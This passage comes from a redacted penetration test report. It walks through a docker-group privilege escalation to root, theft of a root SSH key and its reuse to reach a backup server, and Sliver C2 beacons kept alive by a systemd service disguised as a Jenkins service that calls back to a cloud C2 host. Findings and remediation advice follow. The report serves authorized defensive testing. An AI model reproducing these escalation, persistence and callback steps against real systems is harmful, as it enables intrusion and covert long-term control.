Basic information
OS: Linux version 5.15.0-87-generic ( @ ) (gcc (Ubuntu 11.4.0-1u
User & Groups: uid=112( ) gid=117( ) groups=117( ),997( )
Hostname: build
  
```

Figure 11 - Group Membership

WKL issued the command shown below, which obtained the alpine image from the Docker Hub Registry and started it. The instance was set up to mount the root of the build server to the instance volume. Therefore, when the docker instance started, it loaded a chroot into that volume.




```

docker run -tid -v /:/mnt/ --name alpine
7
docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
7 0 alpine "/bin/sh" 12 seconds ago Up 12 seconds
  
```

Figure 12 - Creating Alpine Docker Image

After verifying that the container was running, WKL executed the command below to enter the container and obtain a shell.



```

docker ps
CONTAINER ID IMAGE COMMAND CREATED STATUS PORTS NAMES
7 0 alpine "/bin/sh" 2 minutes ago Up 2 minutes
docker exec -ti sh
/ # pwd
/
/ # whoami
root
/ # ls -ls /mnt
  
```

Figure 13 - Enter Docker Instance

Once inside the container, WKL was able to enumerate the filesystem root of the build server as the root user. The image below shows access to the **[FILE NAME]** directory and then gaining access to the **[FILE NAME]** private SSH key.

```
/ # ls -la /mnt/
total 24
drwx-----  2 root    root      Aug
drwx----- 14 root    root      Nov
-rw-----   1 root    root      Jan
-rw-----   1 root    root      Jan
-rw-----   1 root    root      Aug
-rw-r--r--   1 root    root      Jul
/ # cat /mnt/
-----BEGIN RSA PRIVATE KEY-----
M                                     t
r                                     2
o                                     8
B                                     m
+                                     G
j                                     +
O                                     e
I                                     d
N                                     /
V                                     b
O                                     A
A                                     9
P                                     A
```

Figure 14 – Access root Private Key

WKL validated the SSH private key and regained access to the build server as the **[NAME]** user.

```
@ 1:~/Desktop/wkl$ ssh -i ./root.key -p 22 @
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-88-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Nov          EST

System load:          0.0
Usage of /:           46.5% of 96.73GB
Memory usage:        34%
Swap usage:          0%
Processes:           186
Users logged in:     0
IPv4 address for docker0:
IPv4 address for eth0:
IPv4 address for eth0:
IPv6 address for eth0:
IPv4 address for eth1:

Expanded Security Maintenance for Applications is not enabled.

25 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

4 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

1 updates could not be installed automatically. For more details,
see /var/log/unattended-upgrades/unattended-upgrades.log

Last login: Sat Nov          from
@ ~$ id && hostname
uid=0( ) gid=0( ) groups=0( )
@ ~$ w
          up 7 days,          , 1 user, load average: 0.00, 0.00, 0.00
USER          FROM          LOGIN@  IDLE   JCPU   PCPU   WHAT
              pts/0          2.00s  0.07s  0.00s  w
```

Figure 15 - SSH Access to build Server

Objective #4: Install C2 on Build Server

WKL then installed a C2 implant on the build server for long term persistence. WKL used the open-source C2 framework Sliver to achieve this objective. WKL built a Linux beacon via the command shown below.

```
sliver > generate beacon --os linux --arch amd64 --minutes 24 --jitter 123 --save / . / --mtls .....  
[*] Generating new linux/amd64 beacon implant binary (24m0s)  
[*] Symbol obfuscation is enabled  
[*] Build completed in 41s  
[*] Implant saved to /
```

Figure 16 - Sliver Beacon Generation

To ensure the Sliver beacon ran persistently, WKL created a systemd service named **[NAME]**, which ran the beacon located at **[FILE PATH]**. The service was enabled to start each time the system rebooted. Please note that the beacon was placed in the **/tmp** directory as a precaution to ensure artifacts did not persist past testing.

```
cat /etc/systemd/  
[Unit]  
Description=Jenkins nvm version service  
[Service]  
ExecStart=/tmp/  
[Install]  
WantedBy=multi-user.target  
systemctl status  
● Jenkins  
   Loaded: loaded (/etc/systemd/; enabled; vendor preset: enabled)  
   Active: active (running) since Fri EST; 1 week 0 days ago  
 Main PID: 1  
    Tasks: 9 (limit: 19050)  
   Memory: 5.9M  
      CPU: 11.907s  
   CGroup: /system  
          └─1  
Nov build systemd[1]: Started  
ls -lart /tmp/  
-rwxr-xr-x 1 root root 1 Nov /tmp/
```

Figure 17 - Systemd Sliver Persistence

Once the service was started, the beacon called back to the cloud C2 server. Details about the callback are shown in the image below.

```
sliver (PRINTED_LAYER) > info
  Beacon ID: 9
    Name: PRINTED_LAYER
    Hostname: build
    UUID: 1
  Username:
    UID: 0
    GID: 0
    PID: 8
    OS: linux
    Version: Linux build 5.15.0-87-generic
    Locale: C
    Arch: amd64
  Active C2: mtlS://
  Remote Address:
  Proxy URL:
  Interval: 24m0s
  Jitter: 2m3s
  First Contact: Mon Nov          UTC
  Last Checkin: Mon Nov          UTC
  Next Checkin: Mon Nov          UTC
sliver (PRINTED_LAYER) >
```

Figure 18 - Build Server C2 Persistence

Objective #5: Lateral Movement

WKL performed enumeration on the build server as the root user and discovered another host in [CLIENT]'s network. The host [NAME] ([IP ADDRESS]) was uncovered in the [FILE PATH] file. The [NAME] server appears to be used for [DATABASE] backups.

```
22011-: 1 | grep -b5
22029-: 1 ;ll
22055-: 1 ;cat ~/.ssh
22114-: 1 ;ssh-keygen -t -C " @ "
22155-: 1 ;cat ~/.ssh/
22173-: 1 ;ll
22240-: 1 ;scp *.sh @ net:~/ /
22258-: 1 ;ll
22336-: 1 ;scp key.* @ .net:~/ /
22362-: 1 ;crontab -e
22380-: 1 ;ll
22402-: 1 ;cd ../
22420-: 1 ;ll
22420-: 1 ;cd
[REDACTED] ~ # nslookup
Server:
Address:

Non-authoritative answer:
Name:
Address:
```

Figure 19 – [NAME] Host Discovery



WKL used the SSH private key from the **build** server to authenticate to the **[NAME]** host. The authentication was successful and verified that the same private key was used for root access to both servers.

```
~/Desktop/wkl$ ssh -i ./ -p 22 @
Welcome to Ubuntu 20.04.6 LTS (GNU/Linux 5.4.0-165-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

System information as of Sat Nov          UTC

System load:          0.4
Usage of /:           25.3% of 57.97GB
Memory usage:        16%
Swap usage:           0%
Processes:            130
Users logged in:     0
IPv4 address for docker0:
IPv4 address for eth0:
IPv4 address for eth0:
IPv6 address for eth0:
IPv4 address for eth1:

Expanded Security Maintenance for Applications is not enabled.

9 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

7 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm

*** System restart required ***
Last login: Fri Nov          from
[redacted] ~ id && hostname
uid=0( ) gid=0( ) groups=0( )
[redacted] ~
```

Figure 20 - Root Access to [NAME]

Establish Persistence on [SERVER]

To demonstrate additional impact, C2 persistence was also installed on the [NAME] backup server. WKL created a systemd service named [NAME], which ran the beacon located at /tmp/[FILE PATH]. The service was enabled to start each time the system rebooted. Please note that the beacon was placed in the /tmp directory as a precaution to ensure artifacts did not persist past testing.

```

[ ] nano /etc/systemd/
[ ] systemctl enable
Created symlink /etc/systemd/ → /etc/systemd/s
[ ] systemctl start
[ ] systemctl status

●
   Loaded: loaded (/etc/systemd/; enabled; vendor preset: enabled)
   Active: active (running) since Fri UTC; 17s ago
     Main PID:
       Tasks: 5 (limit: 2324)
      Memory: 3.2M
      CGroup: /system.slice/

Nov          systemd[1]: Started

```

Figure 21 – [SERVER] C2 Persistence

Once the service was started, the beacon called back to the cloud C2 server. Details about the callback are shown in the image below.

```

[*] Active beacon PRINTED_LAYER (
sliver (PRINTED_LAYER) > info

   Beacon ID: 5
     Name: PRINTED_LAYER
   Hostname:
     UUID: 8
   Username:
     UID: 0
     GID: 0
     PID:
     OS: linux
   Version: Linux
   Locale: C
     Arch: amd64
   Active C2: mtl://
 Remote Address:
   Proxy URL:
   Interval: 24m0s
     Jitter: 2m3s
   First Contact: Fri UTC (44s ago)
   Last Checkin: Fri UTC (43s ago)
   Next Checkin: Fri UTC (in 24m59s)

```

Figure 22 – [SERVER] Sliver Callback

Additional Attack Avenues and Impact

WKL gained access to additional critical information that is exhibited in this section.

Access to Backups, Snapshots, and Proprietary Data

Enumeration revealed the **[FILE PATH]** contained a password hash for the **[NAME]** user. The password cracking tool hashcat was used and cracked the password almost instantly.



Figure 23 - **[NAME]** Hash

Afterwards, the credentials were used to access **[HOST]**, which provided access to backups, snapshots, and recordings of **[CLIENT]** information.




Figure 24 - Access to **[HOST]**

It appears that potentially sensitive or proprietary company/customer data is contained within this site. Specifically, files located in the **[PATH]** directory contained information on customer proposals and campaigns. This type of information can be of significant interest to commercial competitors.

Cleartext Credentials in Backup Scripts

Cleartext credentials were also found inside of several bash scripts within the **[FILE PATH]** directory on the **[NAME]** server.

```

@      :~/      i$ ls -la
total 2682232
drwxrwxr-x  3      6 Oct      .
drwxr-xr-x 16      6 Nov      ..
-rwxrwxr-x  1      8 Oct      backup
-rwxrwxr-x  1      9 Oct      backup
-rwxrwxr-x  1      3 Oct      backup
-rwxrwxr-x  1      5 Oct      backup
-rwxrwxr-x  1      9 Oct      backup
-rwxrwxr-x  1      1 Oct      backup
-rwxrwxr-x  1      7 Oct      backup
-rw-rw-r--  1      0 Nov      backup
drwxrwxr-x  2      6 Nov      backups
-rw-rw-r--  1      4 Oct      backup
-rw-rw-r--  1      0 Oct      backup
-rw-rw-r--  1      0 Oct      backup
-rw-rw-r--  1      3 Oct      backup

```

Figure 28 – [SERVER] Backup Scripts

Credentials for the **[NAME]** database were found inside the **[FILE PATH]** script.

```

@      :~/      i$ cat
#!/bin/bash

DIR="$( cd "$( dirname "
DATE=$(date +%Y-%m-%d)
FILENAME=

echo "Backing up db to "
PGPASSWORD=t          PGSSLMODE=require pg_dump -h
ry -outForm DEM -out $
echo "Uploading to "
/usr/                  cp $          s3://          _KEY --sse
rm $
echo "Done!"

```

Figure 29 - Credentials in [FILENAME]

Malicious Developer Assessment Findings

Finding: **Critical** – Critical Information Stored in Cleartext

During the assessment, a significant security concern was identified relating to the '[FILE PATH]' directory. This directory was found to contain an alarming amount of critical information, including cleartext passwords, password hashes susceptible to cracking, numerous database backups holding sensitive data, database configurations, and other confidential data.

Risk:

The presence of these unsecured public file shares poses substantial risks to the organization's security and confidentiality:

- **Data Exposure:** The inclusion of cleartext passwords, password hashes, and sensitive database backups in a user directory greatly increases the risk of unauthorized access to critical information, potentially leading to unauthorized system access, and identity theft.
- **Data Exfiltration:** The stored database backups can be transferred outside the organization, potentially leading to data breaches and regulatory non-compliance.
- **Regulatory Non-Compliance:** The exposure of sensitive data and cleartext passwords may result in regulatory violations, leading to legal consequences and financial penalties.

Affected Directory:

Critical information was found in all folders currently shared in '[FILE PATH]'.

Recommendations:

To mitigate the risks associated with network share permission misconfigurations, consider implementing the following recommendations:

- **Data Cleanup:** Perform a thorough review and cleanup of the contents within the home directory. Remove any sensitive or unnecessary data to minimize the attack surface.
- **Data Encryption:** Encrypt sensitive data to ensure its confidentiality, even if unauthorized access occurs.



- **User Training:** Educate employees on the importance of data security, proper data handling, and the risks associated with exposing sensitive information in accessible locations.

Finding: **Critical** – Root Private Key Reuse

White Knight Labs (WKL) identified a high vulnerability related to SSH private key reuse across different servers within the client's environment. This issue emerged from a successful compromise of root private key on **[HOST]**. The consultants reused the same private key to access **[HOST]** as the root user.

Risk:

Password and/or key reuse across domains exposes the organization to substantial security risks:

- **Cross-System Compromise:** Successful password reuse grants attackers access to multiple systems, potentially compromising data, resources, and control over domain functions.
- **Privilege Escalation:** Reusing passwords for high-privileged accounts can lead to unauthorized access to critical systems, sensitive data, and administrative controls.
- **Lateral Movement:** Attackers can pivot across systems, escalating attacks and potentially compromising the entire network.
- **Account Takeover:** Password reuse allows attackers to masquerade as legitimate users, leading to unauthorized actions and data theft.

Affected Systems:

- [HOST] ([IP ADDRESS])
- [HOST] ([IP ADDRESS])

Recommendations:

To mitigate the risks associated with password reuse, the following measures are recommended:

- **Unique Passwords:** High-privileged accounts should have complex and unique passwords/keys, ensuring that the same password/key is not used across different systems and domains.
- **Regular Password Audits:** Implement routine audits of passwords for high-privileged accounts in all domains, identifying instances of password reuse.
- **Password Policies:** Enforce strong password policies that prevent password reuse and promote the use of complex, unique passwords.



- **Multi-Factor Authentication (MFA):** Implement MFA for high-privileged accounts to add an additional layer of security, reducing the impact of compromised passwords.

References:

- National Institute of Standards and Technology (NIST). (URL: <https://www.nist.gov/>)
- SANS Institute - Password Policy Recommendations. (URL: <https://www.sans.org/security-awareness-training/blog/password-policy-recommendations>)
- NIST Special Publication 800-63B: Digital Identity Guidelines. (URL: <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-63b.pdf>)

Finding: **Critical** – Shared User Accounts

The assessment identified that multiple individuals were using the shared '[NAME]' account. While this may be simpler for authentication and access, it poses a security risk. Separate accounts are needed for traceability and accountability for actions performed, not just for administrators but regular users as well.

Risk:

Shared accounts present substantial security risks:

- **Nonrepudiation:** When users share an account, employers cannot prove which user took a particular action. Thus, if a user performs a malicious action via a shared account, it is difficult to know which user is responsible. This can prolong compromises and prevent a culpable insider threat from being prosecuted. Furthermore, nonrepudiation can have a deterrent effect. When users know their actions can be traced back to them, they are more likely to comply with internal company guidelines and security best practices than if their actions are anonymous.

Affected Systems:

WKL observed shared user accounts on the following systems:

- [HOST] ([IP ADDRESS])
- [HOST] ([IP ADDRESS])

Recommendations:

To mitigate the risks associated with shared user accounts, consider implementing the following recommendations:

- **Access Controls:**
 - Implement the principle of least privilege for user folders and files by restricting access only to necessary users.
 - Apply proper permissions based on user roles and responsibilities to ensure authorized access.
- **Regular Auditing:** Conduct regular audits of network shares to identify and rectify any misconfigurations or unauthorized access.
- **Monitoring and Alerting:** Monitor system folders for any suspicious activities or unauthorized access attempts.

Finding: High – Docker Privilege Escalation

WKL used docker group membership permissions to escalate from the '[NAME]' user to the root user on [HOST]. This led to complete access on the system and eventually lateral movement to [HOST] system.

Risk:

This misconfiguration poses a severe risk as it can allow a compromised container to perform unauthorized actions on the Docker host, effectively leading to a full system compromise. Attackers could leverage this to escalate their privileges from within a container to gain root access to the host, bypassing the isolation that Docker is supposed to enforce. This in turn leads to a wide range of malicious activities including data theft, destruction, or laying the groundwork for further lateral movement within the network.

Affected Users:

- [USERNAME]

Recommendations:

To mitigate the Docker privilege escalation risk, the following measures are recommended:

- **Review and Restrict Container Capabilities:** Modify the Docker configurations to remove the --privileged flag from containers that do not explicitly require it. Always adhere to the principle of least privilege to minimize the attack surface.
- **Implement User Namespaces:** Enable user namespaces in Docker so that root inside a container is mapped to a non-root user on the Docker host. This adds an additional layer of security by limiting the impact of a container compromise. Configure and use user namespaces to segregate container users from host users, reducing the risks associated with privilege escalation.

Finding: High – Weak Administrative Password Hash

During engagement, it was discovered that the Nginx server's **[FILE PATH]** file contained a weakly hashed password for the **'[NAME]'** user. The hash found in the file was susceptible to a standard password cracking tool. The password was cracked in a matter of seconds, providing direct access to areas of the server hosting sensitive company data and backups. This vulnerability presents a severe risk as the **[FILE PATH]** file is commonly known to contain potential passwords. The weak hashing algorithm used does not provide sufficient resistance against modern cracking techniques, potentially allowing an attacker to gain unauthorized access to protected resources.

Risk:

The weak password uncovered from **[FILE PATH]**, poses substantial risks to the organization's security:

- **Lateral Movement:** It provides malicious actors with opportunities to traverse the network, potentially compromising multiple systems.
- **Privilege Escalation:** Unauthorized users may attempt privilege escalation, exploiting vulnerabilities to gain elevated privileges and control over critical systems.
- **Data Exposure:** Unauthorized access increases the risk of data exposure, manipulation, and loss.

Affected Systems:

- **[HOST] ([IP ADDRESS])**

Recommendations:

To mitigate the associated risks, the following measures are recommended:

- **Role-Based Access Control:** Implement a role-based access control (RBAC) system that restricts SSH access to only those individuals with a legitimate business justification to specific servers only.
- **Employ Stronger Hashing Algorithms:** Update the hashing algorithm used in the **[NAME]** file to a more secure one, such as bcrypt, which is designed to be slow and computationally intensive to thwart cracking attempts. This can be done by changing the password hashing settings in the Nginx configuration or by using tools that support bcrypt when generating new password hashes.
- **Regularly Update and Rotate Credentials:** Establish a process for the regular update and rotation of credentials contained within the **[NAME]** file. Ensure that all passwords are complex, unique, and changed periodically to minimize the window of opportunity for any cracked passwords to be exploited. Additionally, implement



regular audits of password files to ensure compliance with the updated security policies.

Finding: High – Lack of Endpoint Protection

During the assessment, WKL identified that the Linux servers in the organization's network lacked sufficient endpoint protection. This security gap was highlighted by the successfully established C2 beacons on these servers. The C2 beacon, simulating an attacker's control mechanism, was able to operate undetected, indicating a significant weakness. This lack of endpoint protection not only allows such breaches to occur but also makes it difficult to detect and respond to them in a timely manner, increasing the risk of sustained malicious activity and data compromise.

Risk:

Endpoint protection is crucial for identifying and mitigating threats on individual devices within an organization's network. A lack of adequate endpoint security measures exposes systems to various cyber threats, including malware, unauthorized access, and data exfiltration.

Affected Systems:

WKL observed lack of endpoint protection on the following systems:

- [HOST] ([IP ADDRESS])
- [HOST] ([IP ADDRESS])

Recommendations:

To address lack of endpoint protection, the following measures are recommended:

- **Implement Comprehensive Endpoint Protection:** Deploy advanced endpoint protection solutions on all Linux servers. These solutions should include antivirus, anti-malware, and host-based intrusion detection systems (HIDS) that can detect and mitigate sophisticated threats.
- **Regular Scanning for Threats:** Regular scans help the early detection of malware, potentially before it has had a chance to cause significant damage. Detection is crucial for limiting the impact of a malware infection, such as data loss, data breach, or system compromise.

Finding: **Medium** – Insufficient Network Monitoring and Intrusion Detection Systems

During the assessment, WKL observed that the network lacks sufficient monitoring and intrusion detection systems (IDS). This was evidenced by the successful operation of a C2 beacon for an extended period without detection. The C2 beacon, simulating an attacker's foothold, communicated back to the external command center, indicating that such activities could go unnoticed in the current environment. This lack of detection increases the risk of undetected data breaches or other malicious activities.

Risk:

Inadequate network monitoring and lack of IDS can lead to undetected malicious activities within the network. This vulnerability can allow attackers to do the following:

- **Establish a Foothold:** Once an attacker gains a foothold, they can access, exfiltrate, or manipulate sensitive data, leading to data breaches.
- **Maintain Persistence:** Persistent access allows attackers to remain undetected for extended periods, during which they can continuously monitor, gather intelligence, and exploit resources.
- **Conduct Malicious Activities:** Without being noticed, unauthorized users could exfiltrate sensitive data from the network.

Recommendations:

To address insufficient network monitoring, the following measures are recommended:

- **Implement Comprehensive Network Monitoring:** Deploy a robust network monitoring solution that continuously monitors all network traffic. Tools like SIEM (Security Information and Event Management) should be used to aggregate and analyze logs from various network devices.
- **Deploy IDS:** Install and properly configure IDS/IPS solutions to detect and potentially block malicious activities. Consider both signature-based and anomaly-based IDS for a comprehensive approach.
- **Regular Audits and Updates:** Regularly update IDS/IPS with the latest signatures and anomalies patterns. Conduct periodic audits to ensure the systems are functioning as expected.
- **Network Segmentation and Access Control:** Implement network segmentation to limit the spread of malicious activities. Use Access Control Lists (ACLs) and firewall rules to control traffic flow between network segments.

Finding: Medium – Insufficient Audit Logging

During the assessment, WKL identified insufficient audit logging as a significant vulnerability on the [HOST] ([IP ADDRESS]) host. Effective logging is a critical component of a robust security posture, as it provides visibility into the activities occurring within the system and applications. Essential logging includes monitoring of user activities, authentication attempts, system changes, and Jenkins operational logs.

Furthermore, it is critical to offload logs to a centralized server or Security Information and Event Management (SIEM) system. This practice not only mitigates the risk of log tampering or loss during a system compromise but also allows for correlation of logs across different systems. This provided a holistic view of the security landscape and enables advanced analysis and detection.

Risk:

Lack of/improper audit logging poses substantial risks to the organization's security:

- **Detection and Response:** Without comprehensive logging, it becomes challenging to detect and respond to security incidents, as there is inadequate data to identify anomalous behavior or conduct forensic analysis post-breach. The absence of detailed logs severely hampers incident response and ongoing security monitoring capabilities.

Affected Systems:

- [HOST] ([IP ADDRESS])
- [HOST] ([IP ADDRESS])

Recommendations:

To mitigate the risks associated with excessive privileges, the following measures are recommended:

- **Enable Comprehensive Logging:** Configure the rsyslog service on Ubuntu to capture all relevant system and authentication logs. In Jenkins, enable audit logging through the Audit Log Plugin or configure system logs to capture all user activities and system changes.
- **Centralize Log Management:** Forward logs from the Ubuntu host and Jenkins service to a centralized log server or SIEM solution. This centralization aids in the secure retention, analysis, and correlation of log data from across the organization's infrastructure.
- **Regular Log Review and Alerting:** Implement regular log review processes and automated alerting for suspicious activities based on log analysis. Use the capabilities of the SIEM system to set up alerts for indicators of compromise or other signs of potential security breaches.

Finding: **Medium** – Unpatched Jenkins Service and Outdated Plugins

During the assessment, it was noted that the Jenkins version was not up to date and multiple installed plugins were outdated. This configuration presents a security risk as older versions of Jenkins and its plugins are known to contain several vulnerabilities that could be exploited by attackers. If the latest patches are not applied, a system or service can be vulnerable to attacks using publicly available exploits. Patches and updates are released to address existing and emerging security threats and to address multiple levels of criticality.

Risk:

Out of date or unpatched services expose the organization to significant risks:

- **Multiple Vulnerabilities:** These vulnerabilities range from code execution to cross-site scripting (XSS) and can lead to unauthorized access, data exposure, and potentially a full system compromise. Attackers can exploit these flaws to gain control over the Jenkins instance, manipulate build processes, steal sensitive information, or even use the server as a pivot point to further infiltrate the internal network.

Affected Systems:

- [HOST] ([IP ADDRESS])

Recommendations:

To mitigate the risks associated with an unpatched service, the following measures are recommended:

- **Immediate Update of Jenkins and Plugins:** Upgrade the Jenkins server to the latest version available and ensure that all plugins are updated to their most recent versions. Regularly check for updates as part of a routine maintenance schedule and apply them as soon as they are released to address any newly discovered vulnerabilities.
- **Implement a Patch Management Process:** Establish a robust patch management policy that includes monitoring for new releases, timely testing of updates in a staging environment, and systematic deployment to production systems. Ensure that this process is automated where possible to maintain the Jenkins environment's security posture without significant manual overhead.

Finding: **Medium** – Inadequate Anomaly Detection

As the assessment progressed, a security concern emerged regarding the organization's monitoring capabilities during low-traffic hours, particularly during the weekends. A substantial amount of work and activity (e.g., large data transfers, login to multiple servers, lateral movement) was performed by the WKL engineers during these periods without any indication of abnormal or unauthorized activities being detected.

Risk:

The absence of effective anomaly detection during low-traffic hours presents significant risks to the organization:

- **Undetected Malicious Developers:** The lack of monitoring during low-traffic hours increases the likelihood of insider threats going unnoticed. Malicious actors, including employees or contractors, may exploit this period for unauthorized activities, data exfiltration, or system manipulation.
- **Delayed Incident Response:** The absence of timely detection during off-peak hours may lead to delayed incident response efforts, allowing malicious activities to persist and potentially cause more significant harm to the organization.
- **Compliance and Reporting Failures:** Failure to monitor during all hours can result in regulatory compliance violations, as organizations are often required to maintain continuous monitoring for security and compliance purposes.

Affected Systems:

All systems and data within the organization's network are at risk during low-traffic hours due to the lack of effective anomaly detection.

Recommendations:

To mitigate the risks associated with inadequate detection capabilities, the following measures are recommended:

- **Enhanced Monitoring Coverage:** Implement 24/7 monitoring and anomaly detection to ensure continuous visibility into network activities. This should include both automated tools and security personnel oversight.
- **Automated Alerts:** Configure automated alerts to notify security teams of suspicious activities immediately, enabling rapid response regardless of the hour.
- **Incident Response Plan:** Develop and maintain a robust incident response plan that includes procedures for addressing incidents detected during low-traffic hours.

Finding: **Medium** – Ineffective Firewall Configuration

During the assessment, WKL observed that the organization's firewall configuration lacked sufficient outbound traffic restrictions. This allowed simulated data exfiltration attempts to succeed, as outbound traffic from the internal network to external destinations was not adequately monitored or restricted. A properly configured firewall is essential for controlling both inbound and outbound network traffic to protect against unauthorized access and data exfiltration. The absence of effective outbound traffic restrictions in the firewall configuration presents a significant security risk.

Risk:

Ineffective firewall configurations can leave an organization vulnerable to a range of cyber threats:

- **Unauthorized Access:** Without proper inbound rules, attackers can gain unauthorized access to network resources. This can lead to data breaches, system compromise, and other malicious activities.
- **Data Exfiltration:** Inadequate outbound rules can allow sensitive data to be sent out of the network without detection. Attackers can exploit this to steal confidential information, intellectual property, or customer data.

Affected Systems:

- [CLIENT] network

Recommendations:

To mitigate the risks associated with inadequate detection capabilities, the following measures are recommended:

- **Implement Egress Filtering:** Configure the firewall to restrict outbound traffic to only authorized and necessary services. This includes specifying allowed destination IP addresses, ports, and protocols.
- **Regular Firewall Audits and Updates:** Conduct regular audits of firewall configurations to ensure they align with the current network architecture and security policies. Update the firewall rules to adapt to changes in the network or threat landscape.
- **Advanced Firewall Features:** Utilize advanced firewall features such as Deep Packet Inspection (DPI), application-aware filtering, and intrusion prevention systems (IPS) for more granular control and monitoring of network traffic.

Finding: **Medium** – Improper HTTPS Inspection

During the assessment, WKL discovered that the organization's network security systems failed to effectively inspect HTTPS traffic. This was evidenced by the successful operation of a C2 beacon using HTTPS to communicate with external servers. The use of HTTPS by the C2 beacon to evade detection suggests that current security measures are insufficient in analyzing encrypted traffic. Proper inspection of HTTPS traffic is crucial for identifying and mitigating threats that may be concealed within encrypted communications. Failure to adequately inspect HTTPS traffic allows malicious activities to go undetected, compromising network security. Implementing the recommended measures for effective HTTPS inspection will significantly enhance the organization's ability to detect and mitigate threats hidden within encrypted traffic, thereby strengthening its overall security posture.

Risk:

Improper HTTPS inspections present a significant risk as attackers can leverage encrypted channels to conduct malicious activities without triggering security alarms.

Affected Systems:

- [CLIENT] network.

Recommendations:

To mitigate the risks associated with inadequate detection capabilities, the following measures are recommended:

- **Implement HTTPS Inspection Capabilities:** Deploy security appliances capable of performing SSL/TLS interception and inspection. This includes decrypting, analyzing, and then re-encrypting HTTPS traffic to identify potential threats.
- **Maintain Privacy and Compliance:** Ensure that the HTTPS inspection process complies with privacy laws and regulations. Sensitive data should be handled appropriately to maintain confidentiality.
- **Regular Certificate and Key Management:** Implement robust management of digital certificates and keys used for decrypting HTTPS traffic to prevent unauthorized access and ensure integrity.
- **Integrate with Existing Security Systems:** Ensure that the HTTPS inspection tool is integrated with other security systems such as firewalls, intrusion detection systems (IDS), and security information and event management (SIEM) systems for comprehensive monitoring.



Finding: Low – SSH Root Login

Within the organization's Linux server environment, WKL observed that Linux servers permit remote SSH root login. The presence of remote SSH root login on certain servers introduces a security vulnerability that could potentially be exploited for unauthorized access and system compromise.

Risk:

Enabling remote SSH root login on any server increases the organization's exposure to security risks:

- **Direct Root Access:** Allowing remote SSH root login provides attackers with direct access to the system's highest privileges, making it easier for them to move laterally across Linux servers.
- **Audit Trail Impact:** Permitting root login can make it more challenging to track and attribute actions performed by privileged users, impacting incident investigation and accountability.

Affected Systems:

The following Linux servers are affected:

- [HOST] ([IP ADDRESS])
- [HOST] ([IP ADDRESS])

Recommendations:

To mitigate the risks associated with SSH Root logins, the following measures are recommended:

- **Disable Remote Root Login:** For security best practices, disable remote SSH root login on all Linux servers. Users should log in using their own accounts and then use commands such as 'sudo' or 'su' to elevate privileges as needed.
- **Use Key-Based Authentication:** Promote the use of key-based authentication for SSH, which enhances security by eliminating the need for password-based logins.
- **Implement Strong Access Controls:** Restrict SSH access to authorized personnel only, employing role-based access control and the principle of least privilege.
- **Regular Security Audits:** Conduct regular security audits to ensure compliance with secure SSH login practices and promptly address any deviations.



- **Logging and Monitoring:** Implement comprehensive logging and monitoring solutions to track SSH access and detect suspicious activities

Conclusion

